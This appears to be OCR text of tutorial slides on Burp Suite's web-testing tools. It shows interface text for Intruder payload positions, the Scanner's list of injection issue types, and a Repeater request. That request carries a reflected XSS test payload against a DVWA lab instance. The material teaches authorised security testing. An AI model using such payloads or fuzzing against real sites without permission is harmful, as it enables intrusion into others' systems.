
Spider




Intruder

- Exploiting vulnerabilities
- Fuzzing
- Brute Forcing

Intruder


Applications
Places
burp-StartBurp
Wed 18:09
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /example?p1=§p1val§&p2=§p2val§ HTTP/1.0
Cookie: c=§cval§
Content-Length: 17
p3=§p3val§&p4=§p4val§
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
5 payload positions
Length: 107

Intruder



Applications
Places
burp-StartBurp
Wed 18:09
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
1
...
Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set:
1
Payload count: 0
Payload type:
Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item

Scanner

Scanner is used to scan vulnerabilities in web applications. It can perform -

- Passive Scan
- Active Scan
- Generate the report of scan


Scanner


Applications
Places
burp-StartBurp
Wed 18:12
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
About Burp Scanner
Issue definitions
Issue Definitions
This listing contains the definitions of all issues that can be detected by Burp Scanner.
Name
Typical severity
Type index
OS command injection High 0x00100100
SQL injection High 0x00100200
SQL injection (second order) High 0x00100210
ASP.NET tracing enabled High 0x00100280
File path traversal High 0x00100300
XML external entity injection High 0x00100400
LDAP injection High 0x00100500
XPath injection High 0x00100600
XML injection Medium 0x00100700
ASP.NET debugging enabled Medium 0x00100800
HTTP PUT method is enabled High 0x00100900
Out-of-band resource load (HTTP) High 0x00100a00
File path manipulation High 0x00100b00
PHP code injection High 0x00100c00
Server-side JavaScript code injection High 0x00100d00
Perl code injection High 0x00100e00
Ruby code injection High 0x00100f00
Python code injection High 0x00100f10
Expression Language injection High 0x00100f20
Unidentified code injection High 0x00101000
Server-side template injection High 0x00101080
SSI injection High 0x00101100
Cross-site scripting (stored) High 0x00200100
HTTP response header injection High 0x00200200
OS command injection
Description
Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.
OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be

Repeater

- Manually manipulating and reissue the requests
- Analyze the responses for each requests.
- Maintaining the history of requests and responses.


Repeater


Applications
Places
burp-StartBurp
Wed 18:15
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Go
Cancel
Target: http://192.168.57.140
Request
Raw
Params
Headers
Hex
GET request to /DVWA/vulnerabilities/xss_r/
Type
Name
Value
URL
name
Sai <script>alert("Hi");</script>
Cookie
security
medium
Cookie
PHPSESSID
ocjigiur37crd858etsfaif8t7
Add
Remove
Up
Down
Response
Raw
Body encoding:
0 matches
Ready

Sequencer

- Used for analyzing the quality of randomness
- Can be used to test the unpredictable values such as password reset tokens, anti-CSRF tokens etc.


Sequencer


Applications
Places
burp-StartBurp
Wed 18:16
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Live capture
Manual load
Analysis options
Token Handling
These settings control how tokens are handled during analysis.
Pad short tokens at: Start End
Pad with (single character or 2-digit ASCII hex code): 0
Base64-decode before analyzing
Token Analysis
The options below control the types of analysis that is performed at the character level.
Count
Transitions
The options below control the types of analysis that is performed at the bit level.
FIPS monobit
FIPS poker
FIPS runs
FIPS long run
Spectral
Correlation
Compression

Comparer

- Used to perform visual diffing between two data items.
- This comes in handy when two large similar responses are to be compared.

